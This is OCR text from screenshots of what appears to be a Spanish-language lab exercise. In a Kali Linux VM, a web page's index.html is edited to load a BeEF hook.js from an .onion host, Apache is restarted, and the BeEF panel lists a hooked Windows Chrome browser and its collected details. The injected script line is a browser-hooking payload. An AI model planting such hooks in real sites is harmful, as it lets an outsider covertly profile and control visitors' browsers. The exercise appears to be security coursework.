

Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: /var/...
06:35 PM
kali@kali: /var/www/html
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd /var/www/html
(kali㉿kali)-[/var/www/html]
$ ped
Command 'ped' not found, but there are 16 similar ones.
(kali㉿kali)-[/var/www/html]
$ pwd
/var/www/html
127
(kali㉿kali)-[/var/www/html]
$ sudo nano index.html
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:35 p. m.
11/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: /var/...
06:35 PM
kali@kali: /var/www/html
File Actions Edit View Help
GNU nano 5.4 index.html
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<title>Bienvenido</title>
<script src="http://s6o5bkujnpk5ra6ancooies442c4kiveffevw2cxkfxv2z7pdbpcfiyd.onion:3000/hook.j
<style>
body{
margin: 0;
padding: 0;
background-color: #0d0d0d;
color: #00ff99;
font-family: "Courier New", Courier, monospace;
font-size: 16px;
line-height: 1.6;
}
.container {
max-width: 800px;
margin: 50px auto;
padding: 20px;
background-color: #111;
border: 1px solid #00ff99;
box-shadow: 0 0 20px #00ff99;
}
h1 {
[Read 80 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Lin
MARCO ANTONIO CRUZ MAMANI
Archivo Editar Ver
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:35 p. m.
11/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: /var/...
06:35 PM
kali@kali: /var/www/html
File Actions Edit View Help
(kali㉿kali)-[/var/www/html]
$ sudo systemctl restart apache2
(kali㉿kali)-[/var/www/html]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
Active: active (running) since Wed 2025-06-11 18:35:50 EDT; 5s ago
Invocation: 4b753b88096141bdb52c730a2b6e7f4b
Docs: https://httpd.apache.org/docs/2.4/
Process: 3249 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 3252 (apache2)
Tasks: 6 (limit: 2288)
Memory: 11.4M
CPU: 181ms
CGroup: /system.slice/apache2.service
├─3252 /usr/sbin/apache2 -k start
├─3255 /usr/sbin/apache2 -k start
├─3256 /usr/sbin/apache2 -k start
├─3257 /usr/sbin/apache2 -k start
├─3258 /usr/sbin/apache2 -k start
└─3259 /usr/sbin/apache2 -k start
Jun 11 18:35:50 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 11 18:35:50 kali apachectl[3251]: AH00558: apache2: Could not reliably determine the ser
Jun 11 18:35:50 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
MARCO ANTONIO CRUZ MAMANI
Archivo Editar Ver
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:35 p. m.
11/06/2025




- Capturar información de la maquina cliente






WhatsApp
BeEF Control Panel
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwq...
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
s6o5bkujnpk5ra6ancooies442c4kive
127.0.0.1
127.0.0.1
Offline Browsers
localhost
127.0.0.1
Origin: s6o5bkujnpk5ra6ancooies442c4kiveffevw2cxkfxv2z7pdbpcfiyd.onion:80
Browser: C 137.0.0.0
OS: Windows 10
Hardware: Unknown
Location: Unknown
Local Date: Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex
No
browser.capabilities.webrtc
Yes
browser.capabilities.websocket
Yes
browser.capabilities.webworker
Yes
browser.capabilities.wmp
No
browser.date.datestamp
Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Vene
browser.engine
Blink
browser.language
es-419
browser.name
C
Basic
Requester
Page 1 of 2
MARCO ANTONIO CRUZ MAMANI
Archivo
Editar
Ver
Ln 1, Col 26
25 caracteres.
140%
Windov
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
10:45 p. m.
11/06/2025



WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
s6o5bkujnpk5ra6ancooies442c4kiv
127.0.0.1
127.0.0.1
Offline Browsers
localhost
192.168.65.198
192.168.65.198
127.0.0.1
127.0.0.1
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex
No
browser.capabilities.flash
No
browser.capabilities.googlegears
No
browser.capabilities.phonegap
No
browser.capabilities.quicktime
No
browser.capabilities.realplayer
No
browser.capabilities.silverlight
No
browser.capabilities.vbscript
No
browser.capabilities.vlc
No
browser.capabilities.webgl
Yes
browser.capabilities.webrtc
Yes
browser.capabilities.websocket
Yes
browser.capabilities.webworker
Yes
browser.capabilities.wmp
No
browser.date.datestamp
Wed Jun 11 2025 22:44:34 GMT-0400 (hora de Venezuela)
browser.engine
Blink
browser.language
es-419
browser.name
C
browser.name.friendly
Chrome
browser.name.reported
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
browser.platform
Win32
browser.plugins
Web document Renderer,IMtePPu,Brave com.adobe.pdf Plugin,1euAny4
browser.version
137.0.0.0
Basic
Requester
Page 1 of 2
MARCO ANTONIO CRUZ MAMANI
Archivo
Editar
Ver
Ln 1, Col 26
25 caracteres.
140%
Windov
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
10:47 p. m.
11/06/2025



